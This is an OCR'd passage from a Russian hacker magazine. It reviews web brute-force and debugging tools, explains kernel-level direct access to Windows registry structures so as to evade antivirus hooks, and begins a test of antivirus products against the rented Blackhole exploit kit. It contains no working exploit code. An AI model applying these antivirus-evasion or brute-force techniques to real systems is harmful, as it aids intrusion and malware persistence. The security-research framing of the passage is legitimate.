Более подробно читайте в презентации «XML Out-Of-Band Data Retrieval» с Black Hat Europe 2013 (муза этой рубрики в этот раз :)).



Авторы: Christian Martorella, Carlos del Ojo
Система: Windows

https://code.google.com/p/webslayer



ЖЕСТКО ПЕРЕБИРАЕМ WEB


WebSlayer — это инструмент для брутфорса на составляющие веб-приложения. Он может находить несвязанные ресурсы (директории, серв-леты, скрипты, файлы и так далее), перебирать параметры GET- и POST-запросов, перебирать параметры для форм (например, логин/пароль) и просто фаззить. Также инструмент имеет генератор полезных нагрузок (payload) и простой, но мощный анализатор результатов. Он будет полезен при проведении таких атак, как:

- обнаружение файлов и директорий;
- перебор в форме логина;
- перебор сессии;
- перебор параметров;
- фаззинг параметров;
- инъекции (XSS, SQL и другие);
- перебор Basic- и NTML-аутентификации.

Особенности:

- рекурсивность;
- 15 типов кодирования;
- аутентификация: NTML и Basic;
- множество payloads;
- поддержка прокси;
- фильтры для анализа результатов;
- многопоточность;
- сохранение сессий сканирования;
- интегрирован в браузер (WebKit);
- атака через множество прокси.

WebSlayer — это хорошая альтернатива уже всем известному DirBuster от того же OWASP. А если надумаешь писать свой брутфорсер, советую обратиться к исходным кодам данного проекта — там можно найти хорошие словари для перебора.



Автор: Carlos del Ojo
Система: Windows/Linux

https://code.google.com/p/proxystrike




АКТИВНЫЙ ПРОКСИК

ProxyStrike — это активный прокси, написанный на Python, для веб-приложений. Данный инструмент предназначен для поиска уязвимостей при непосредственном просмотре приложения. Это особенно актуально для сложных приложений, построенных на базе JS и AJAX: ведь никакой скрипт не может полностью сымитировать работу пользователя и проследить за всеми этапами выполнения приложения (хотя отчасти с этим может справиться Selenium, seleniumhq.org). Такой код муторно разбирать руками, а веб-сканеры не всегда делают это хорошо. Вот тогда к нам на помощь и приходит прокси.

Программа содержит два плагина для нахождения: SQLi и XSS. Плагин для идентификации SQLi является Python-портом широко известного DarkRaver «SQLibf».

Действует данный инструмент так. ProxyStrike запускается как прокси и начинает прослушивать порт 8008 (по умолчанию). Далее необходимо настроить браузер таким образом, чтобы он соединялся через прокси (в нашем случае через ProxyStrike). Теперь при работе в данном браузере ProxyStrike будет анализировать все параметры в фоновом режиме. При этом для пользователя не будет заметно никаких отличий, хотя в фоновом режиме работа будет кипеть.

Также стоит отметить, что архитектура приложения разрабатывалась с возможностью дальнейшего расширения, что позволяет реализовать недостающий/необходимый функционал, написав соответствующий плагин для данного инструмента. С видеоруководством по использованию ProxyStrike можно ознакомиться здесь: www.youtube.com/watch?v=l8kioy4QX7U.



Автор: Zer0Flag
Система: Windows

https://github.com/zer0fl4g/Nanomite




ОТКРЫТЫЙ ОТЛАДЧИК ДЛЯ X64

Все больше программ начинают поддерживать архитектуру x64. Конечно, 32-битное приложение может работать на 64-битной системе через WOW64, но оно не будет использовать всей мощи 64-битной системы. Так что разработчики постепенно портируют свои приложения на эту архитектуру и при портировании (да и при простом написании) допускают ошибки, которые приводят к уязвимостям в 64-битной версии программы.

Для поиска и анализа уязвимостей в бинарных приложениях незаменимы дизассемблер и отладчик. Если с дизассемблерами для x64 дело обстоит лучше, то с отладчиками совсем плохо... Увы, всеми любимые OllyDebug и ImmunityDebugger не поддерживают x64. Представляю отладчик Nanomite, написанный на C++, с открытым исходным кодом. Проект поддерживает x64-, x86- и WOW64-отладку и имеет удобный GUI в стиле OllyDebug. Возможности списком:

- отладка x86 и x64 (+ WOW64) процессов;
- брейкпоинты:
  - software (Int3);
  - memory (Page Guard);
  - hardware (DR CPU Regs);
- пошаговая отладка (In/Over);
- attaching;
- detaching;
- поддержка дочерних процессов;
- поддержка многопоточности;
- отображение исходного кода (если есть).

Отладчик новый, но уже сейчас хорошо показывает себя в деле. А при обнаружении ошибки в его работе всегда можно ее исправить, ведь есть исходный код. Да, и не забывай сообщать разработчику.




ВНЕДРЯЕМСЯ В СВЯТАЯ СВЯТЫХ СИСТЕМЫ, МИНУЯ СТАНДАРТНЫЕ МЕХАНИЗМЫ

Александр Эккерт
stannic.man@gmail.com

ПРЯМОЙ РАСПИЛ РЕЕСТРА WINDOWS

Сегодня мы попробуем залезть в реестр Windows с черного хода, без использования штатных WinAPI-функций, для этого предназначенных. Что нам это даст в итоге? Возможность писать в реестр и читать из него напрямую, в обход ограничений, установленных разработчиками антивирусных решений! Забегая вперед, отмечу: тема эта интересна, но тут целый набор серьезных проблем. Хотя кто сказал, что нам это не по плечу? :)



А вот и сигнатура «regf»…

ЧТО ТАКОЕ РЕЕСТР, ИЛИ НЕМНОГО ЛИРИКИ

С точки зрения операционной системы Windows, реестр — это уникальная кладовка. В этой своеобразно выстроенной иерархической базе данных хранятся настройки, данные, регистрационная информация и прочая хрень почти обо всем в системе, начиная с программ и заканчивая настройками конкретного пользователя. В реестре хранится практически все. Несмотря на то что некоторые программы предпочитают хранить свои настройки в ini-конфигах (особенно программы, написанные для Win 3.11. — Прим. ред.), сама Windows всю нужную информацию о самой себе считывает из реестра. Справедливости ради отметим, что в *nix-like операционных системах до сих пор господствует система хранения настроек во всевозможных конфигах.

Новичков — системных администраторов при начале работы с реестром старшие товарищи пугают, что неправильная настройка и изменение параметров реестра могут напрочь завалить систему с последующей ее переустановкой. И это действительно так.

К примеру, так называемые точки восстановления — это копии реестра. Они широко применяются пользователями при возникновении различных проблем как с операционной системой, так и с программным и аппаратным обеспечением.

Надо сказать, что 99% информации о реестре Windows — это описание основных ключей плюс советы, как с ними работать. Но как работает с реестром сама операционная система? И сможем ли мы эмулировать ее действия? Давай немного порассуждаем.

НУ И ЧТО?

Реестр — одновременно и сильная и слабая сторона Windows. Сильная сторона реестра в том, что для разработчиков программного обеспечения отпадает необходимость манипулировать тучей хучей конфигов, как это, например, реализовано в никсах. Удобен реестр и для создателей COM-компонентов — система автоматом регистрирует такой компонент в реестре и облегчает задачу по его дальнейшему использованию.

Слабость реестра в том, что доступ к модификации чувствительных областей реестра позволяет управлять Windows любой программе, написанной каким-нибудь новоявленным малварщиком. Вспомни хотя бы самую знаменитую ветку реестра Windows, позволяющую запускать программы на старте ОС :).

Если в Windows 98 реестр могли починять все, кому это взбредет в голову, то начиная с Windows XP доступ к реестру имеют только пользователи с учетной записью администратора. В Vista+ доступ к реестру находится под защитой UAC. Оно и понятно.

Надо признать, что с выходом Win7 концепции безопасности при работе с реестром были пересмотрены в лучшую сторону. Например, под защитой находится ключевая ветвь реестра HKEY_LOCAL_MACHINE. В общем случае попытка что-то записать в нее будет перенаправлена в соответствующую ветку HKEY_CURRENT_USER для текущего пользователя.

ИНТЕРФЕЙС

Для работы с реестром напрямую Windows предлагает программисту целый набор WinAPI, которые должны быть знакомы любому системному разработчику, — это Reg*-функции, такие как RegOpenKey, RegQueryValue и так далее. В ядре Win это NtOpenKey, NtQueryValueKey и целый ряд других. Описывать их особого смысла нет — всю документацию по надлежащему использованию этих функций можно найти в MSDN.

Здесь стоит отметить вот что. Антивирусы и проактивки для контроля за пользовательскими действиями устанавливали перехваты на упомянутые функции, как в ядре, так и в юзермоде.

С выходом Win7 x64 ситуация изменилась, и я уже об этом как-то писал. Разработчики Windows решили отказаться от возможности перехватывать потенциально опасные функции в ядре Win. Теперь переменная KeServiceDescriptorTable в x64 больше не экспортируется, да и переписать нужный участок кода не получится — PatchGuard не даст. Есть, конечно, садомазохистские решения по обходу этих ограничений — но там гемора будет больше, чем профита. Тем более что Microsoft предлагает удобные колбеки ObRegisterCallbacks для контроля за реестром.



WWW

Обязательна к прочтению статья Марка Руссиновича о реестре «Inside the Registry», нашелся даже русский перевод: goo.gl/wfOJ7

Замечательная тулза для сбора информации о реестре: goo.gl/iSSVy

А ТЕПЕРЬ – О САМОМ ИНТЕРЕСНОМ

Но что же такое реестр на самом деле? Если заглянуть в папку WINDOWS\system32\config, то можно увидеть там несколько файлов: system, software, security, SAM и другие. Это файлы реестра.

Однако несправедливо будет говорить о реестре просто как о некоем сочетании файлов, загруженных в память. Многое из того, что содержит реестр, носит динамический характер, то есть ряд значений высчитывается на этапе загрузки самой системы, в первую очередь это касается определенных параметров железа. Например, таков подраздел реестра HKEY_DYN_DATA, данные которого при загрузке операционной системы размещаются в оперативной памяти и находятся там вплоть до завершения работы операционной системы. То же, кстати, можно сказать и о ключевом подразделе HKEY_LOCAL_MACHINE, который не имеет своего соответствующего файла на диске, но фактически формируется из других файлов реестра, таких как software, system и прочие.

> *Если заглянуть в WINDOWS\system32\config, то можно увидеть там несколько файлов: system, software, security, SAM и другие. Это файлы реестра*

Таким образом, реестр изнутри можно весьма приблизительно назвать «виртуальным сочетанием файлов реестра». После старта системы эти файлы находятся как в файле подкачки (paged pool), так и в невыгружаемой памяти (nonpaged).


DVD

На DVD есть несколько доков, описывающих внутреннее устройство реестра, пользуйся! Также на диске есть пара прог для мануального изучения реестра


СТРУКТУРА РЕЕСТРА

Для того чтобы научиться работать с реестром напрямую, без знаний его внутренней структуры не обойтись никак. В целом Microsoft никогда не раскрывала тайны внутренней структуры файлов, составляющих реестр, поскольку это угрожает безопасности. По моим наблюдениям, все имеющиеся описания файлов реестра и его структуры (а их, кстати, совсем чуть-чуть) — результаты изысканий пионэров-исследователей. Наиболее законченное, на мой взгляд, такое «исследование» можно взять здесь — goo.gl/jrzp9, принадлежит оно товарищу Питеру Норрису.

Не будем вдаваться сейчас в подробности организации и структуры реестра, дело это долгое, нудное и в рамки статьи



Файлы реестра Windows



Как Windows работает с реестром

точно не вписывается. Здесь важно уяснить, что реестр — иерархическая древоподобная структура, иногда также говорят, что она похожа на пчелиные соты.

И ЧТО СО ВСЕМ ЭТИМ ТЕПЕРЬ ДЕЛАТЬ?

Сразу огорчу: запросто пошаманить напрямую с реестром в юзермоде не получится, система не даст этого сделать, как это обычно бывает с файлами, занятыми другими процессами. Если попытаться извернуться, то можно только прочесть такой «занятый» файл, и то если угадать с флагами, с которыми он был открыт. К сожалению, записать в интересующий нас «файл реестра» информацию не выйдет. Кстати, фича с записью нужной информации в реестр может прокатить, если писать в реестровские *.BAK-файлы, они точно доступны под запись. А вот из ядра не то что прочитать, но и записать нужную информацию в файлы реестра очень даже можно. Итак, следи за рукой :).

Первое, что может прийти в твою светлую голову, — открыть файл реестра напрямую и что-то туда записать.Теоретически так сделать можно, для этого нужно, во-первых, уметь работать с «занятыми» файлами (способы ищи в Сети) и, во-вторых, как я уже говорил выше, надо знать внутреннюю структуру файлов реестра. Метод этот довольно топорный, но, несмотря на свою бредовость, он вполне жизнеспособен, хотя его и трудно реализовать на практике (попробуй поэкспериментировать с ним самостоятельно). Здесь же я предложу два способа, которые помогут тебе распилить реестр на мелкие кусочки.

Первый способ заключается в том, что для конфигурационного менеджера (Configuration Manager, часть операционной системы, если ты не в курсе) реестр есть не более чем набор строго определенных структур в операционной памяти, с которыми, как оказывается, очень даже легко работать. Какие это структуры, спросишь ты? HBASE_BLOCK, HHIVE, HBIN, HCELL, HMAP_ENTRY, HMAP_DIRECTORY, куча CM_* структур, используемых конфиг-менеджером для управления реестром. С точки зрения операционной системы, реестр — это просто набор регламентированных структур в оперативной памяти. К примеру, сигнатура «regf», определяющая «файл реестра», есть заранее определенная константа:

```
#define HBASE_BLOCK_SIGNATURE    0x66676572
typedef struct _HBASE_BLOCK
{
    ULONG           Signature;  //0x66676572
    ULONG           Sequence1;
    ULONG           Sequence2;
    LARGE_INTEGER   TimeStamp;
    ....

}
```

То есть смысл всего этого моего монолога в том, что существует шикарная возможность манипулировать с реестром на уровне операционной системы, но при этом не используя ее штатные средства. Как это возможно? Мы просто сэмулируем действия самой операционной системы, точно так, как она сама работает с реестром! Важно, как я уже говорил, понять, что для самой ОС реестр не более чем набор соответствующих структур в памяти.

Если у нас будет доступ к файлам реестра на уровне ядра, то чем мы хуже самой ОС, чтобы установить свой порядок? И тут на сцене появляется наиболее интересный вопрос — как найти эти самые структуры в памяти? Верно, штатных средств системы для решения этого вопроса нет, поэтому придется выкручиваться по-хитрому.

Зная, как выглядят структуры, нужно вспомнить, что каждый «файл», улей реестра, соты и т.д., имеет свою константную сигнатуру. Например, «regf» — это 0x66676572, а для улья, к примеру, сигнатура будет равна 0xBEE0BEE0 (в целом о внутреннем строении реестра очень можно почерпнуть из WRK, см. файл \base\ntos\inc\hivedata.h). Имея доступ к памяти из ядра, мы можем довольно легко найти эти сигнатуры в памяти, просто просканив ее. Еще можно просканить память в поисках сигнатуры «CM10» — именно она присваивается конфиг-менеджером блоку подкачиваемой памяти, который выделяется под структуру CMHIVE. Полагаю, найдя в памяти интересующий нас элемент, ты придумаешь, что делать с ним дальше :).

Как, к примеру, изменить значение ячейки реестра? Значение хранится в поле CM_KEY_VALUE->Data, поэтому, если у тебя возникнет задача изменить какое-либо поле в конкретном ключе реестра, ищи значение именно там:

```
typedef struct _CM_KEY_VALUE {
     WORD Signature; // #define
                     // CM_KEY_VALUE_SIGNATURE 0x6B76
     WORD NameLength;
     ULONG DataLength;
     ULONG Data; //<----данные ячейки будут здесь
     ULONG Type;
     WORD Flags;
     WORD Spare;
     WCHAR Name[1];
} CM_KEY_VALUE, *PCM_KEY_VALUE;
```

Второй вариант является своеобразной модификацией первого. Если знаешь, существует одна особенность при работе с реестром — все изменения, то есть «создание новых ключей / запись / удаление ключей», как правило, вступают в силу после перезагрузки системы (ну или после перезагрузки эксплорера, это такой хак-метод). До этого все изменения находятся словно в подвешенном, «dirty»-состоянии. Мало того, система при обращении с реестром общается с ним через кеш файловой системы. Это понятно — обращений к реестру может быть сотни в секунду, соответственно, полагаться при этом на быстродействие файловой системы неразумно, тут никакое быстродействие не спасет. Поэтому система и работает с реестром, что называется, виртуально, через кеш файловой системы. И тут, чтобы вытащить кишки реестра на свет, надо залезть в кеш! Как это делается, уже описывалось в тырнетах, в том числе и в][(xakep.ru/magazine/xa/131/056/1.asp).

PROS & CONS, ИЛИ ВМЕСТО ЗАКЛЮЧЕНИЯ

Что сказать в итоге? Предложенная читателю в статье вариация на тему прямого контроля за реестром носит исключительно экспериментальный характер. Не спорю, она тяжеловата для практической реализации, и многие скажут, что уж лучше использовать нормальные WinAPI-функции, предназначенные для работы с реестром, — и будут в чем-то правы. Однако реализованная die_hard на деле либа, основанная на приведенных в статье принципах, будет обладать поистине термоядерной силой, неподвластной ни аверам, ни самой операционной системе. Засим закончу. Удачного компилирования и да пребудет с тобой Сила!][

RTFM

Информации в Сети о структурах, описывающих основные файлы реестра, очень мало. И почти все они на английском. Начальные знания можно найти на www.xakep.ru/post/14419/default.asp. Кроме этого, хорошо про реестр написано в библии системщика «Внутреннее устройство Windows» от товарищей М. Руссиновича и Д. Соломона.

Пошаманить напрямую с реестром в юзермоде не получится, система не даст этого сделать, как это обычно бывает с файлами, занятыми другими процессами


mascotte®
ОБУВЬ И АКСЕССУАРЫ
с 1 по 31 мая
Первые 10 держателей, потратившие 20 000 рублей по дебетовой или 15 000 рублей по кредитной «Мужской карте» получат сертификаты номиналом 3000 рублей от Mascotte*
* подробности на сайте www.mancard.ru
на правах рекламы
MAXIM
МУЖСКОЙ ЖУРНАЛ С ИМЕНЕМ
Альфа·Банк
МУЖСКАЯ КАРТА
4321 4321 4321 4321
VALID THRU 00/00
NAME
CARDHOLDER
VISA
Оформить дебетовую или кредитную «Мужскую карту» можно на сайте www.alfabank.ru или позвонив по телефонам:
8 (495) 788-88-78 в Москве
8-800-2000-000 в регионах России (звонок бесплатный)
MAXIM
МУЖСКОЙ ЖУРНАЛ С ИМЕНЕМ
Альфа·Банк
(game)land
ОАО «Альфа-Банк». Генеральная лицензия банка России на осуществление банковских операций от 05.03.2012 №1326

][-ПРОВЕРКА: АНТИВИРУСЫ ПРОТИВ ТОПОВОГО ЭКСПЛОЙТ-ПАКА



Денис Макрушин, ведущий специалист Cload.ru
@difezza, defec.ru



Эксплуатация уязвимостей в программном обеспечении на стороне конечного пользователя стала одним из основных трендов на черном рынке. Аналитические компании прогнозируют стабильный рост доходов киберпреступников от услуг предоставления средств компрометации. Взглянем на антивирусную защиту с позиции обладателя топовой связки сплоитов.

ДЛЯ ТЕХ, КТО НЕ ОСИЛИЛ: КРАТКОЕ СОДЕРЖАНИЕ


Мы арендовали новейший Blackhole (пришлось тряхнуть мошной, но чего не сделаешь ради науки), установили новейшие версии топовых антивирусов и проверили, кто из них чего стоит в деле борьбы с новейшими эксплойтами. Благодаря тому, что в наших руках оказалась и консоль эксплойт-пака, и рабочая машина с антивирусом, мы смогли оценить антиэксплойт-эффективность абсолютно достоверно. А еще мы сняли про все это дело видео. Короче, читай, не ленись!

МЕТОДИКА ТЕСТИРОВАНИЯ

В числе топовых на черном рынке эксплойт-паков сейчас находится Blackhole. В одном из прошлых номеров мы о нем уже писали, а успех этого продукта определяется прежде всего его «навороченностью» и обилием различных технологий борьбы с антивирусным ПО, гибкой системой перенаправления трафика (так называемой TDS), интерфейсом консолидации и вывода статистической информации. Именно последнюю версию (на момент написания статьи) этого сплоит-пака мы и будем использовать для тестирования антивирусных решений, участвующих в обзоре.

Тестовый стенд будет представлять собой среднестатистическую конфигурацию пользовательской рабочей станции с предустановленной ОС Windows 7 Ultimate Edition (дефолтовые настройки безопасности) с предустановленным ПО: Adobe Flash Player 10.x (не самая последняя версия, но самая распространенная), Java JDK/JRE 1.6.0.25, Adobe Acrobat 10.x, Internet Explorer 8.0.x.

Методика тестирования простая: заходим по вредоносной ссылке, которая содержит сплоит-пак Blackhole v2.0.1, и наблюдаем результат. Если дроппер связки успешно загрузил наш notepad.exe, значит, система скомпрометирована, а если окно «Блокнота» не появилось, то проводим разбор полетов (уведомил ли антивирус пользователя и так далее), после чего делаем выводы.



Матрица рынка киберпреступлений. Источник: Cisco Annual Security Report 2010

> *ThreatSense — технология расширенной эвристики, которая непосредственно борется с инициализацией полезной нагрузки при эксплуатации уязвимости*

KASPERSKY INTERNET SECURITY

В то время как корпорация Microsoft ищет универсальные способы борьбы с эксплойтами на уровне ОС (технологии ASLR и DEP оказались недостаточно совершенными), объявляя гонорары разработчикам, компания «Лаборатория Касперского» идет в этом направлении своим путем, анонсируя технологию «автоматизированной защиты от эксплойтов», которая, судя по тестам лаборатории MRG Effitas, показывает достойные результаты. Методология этого тестирования заключалась в использовании фреймворка Metasploit и предоставляемого им набора эксплойтов, основанных на уязвимостях, для которых на тот момент отсутствовал патч от официального вендора («уязвимости нулевого дня»). Система считалась защищенной, если в процессе запуска эксплойта блокировалась инициализация его полезной нагрузки.

Технология «автоматическая защита от эксплойтов» (AEP) основана на поведенческом анализе уже известных экземпляров этого вида вредоносного ПО, а также данных о текущем состоянии приложений, которые находятся в зоне «риска» и пользуются большим вниманием со стороны злоумышленников. Также AEP усиливает встроенные средства рандомизации адресного пространства (ASLR) операционной системы Windows. В сочетании с традиционными методами защиты (сигнатурный анализ, контентная фильтрация и облачные сервисы) в реальных условиях эта технология имеет большой потенциал отражения атак, основанных на эксплуатации уязвимостей в стороннем программном обеспечении.

Полностью независимым данное тестирование назвать сложно по той причине, что его инициатором выступила «Лаборатория Касперского», а значит, инновация по понятным временным причинам на момент тестов не имела аналогов. Посмотрим, как пользовательская защита «Kaspersky Internet Security 2013» выглядит со стороны злоумышленника. Отправляем браузер пользователя, рабочая станция которого находится под активной защитой данного продукта, по вредоносной ссылке, где находится наша связка. Процесс загрузки сразу же прерывается сообщением о вредоносном объекте. Вывод: 1-day и прочие уязвимости из базы Blackhole exploit kit не прошли, эксплуатация уязвимости останавливается благодаря усиленной рандомизации адресного пространства, и дроппер связки попросту не инициализируется.

ESET SMART SECURITY

Второй по доле рынка в России представитель антивирусной индустрии не делает прямых заявлений о борьбе с эксплойтами, а распределяет эту узкоспециализированную функцию по технологиям ESET Live Grid, ESET ThreatSense и ESET ThreatSense.Net. Первая представляет собой распределенный аналитический центр, который собирает данные о параметрах работы целевой информационной системы и проходящих в ней подозрительных процессах и оценивает риск каждого запущенного приложения на основе репутационной системы.

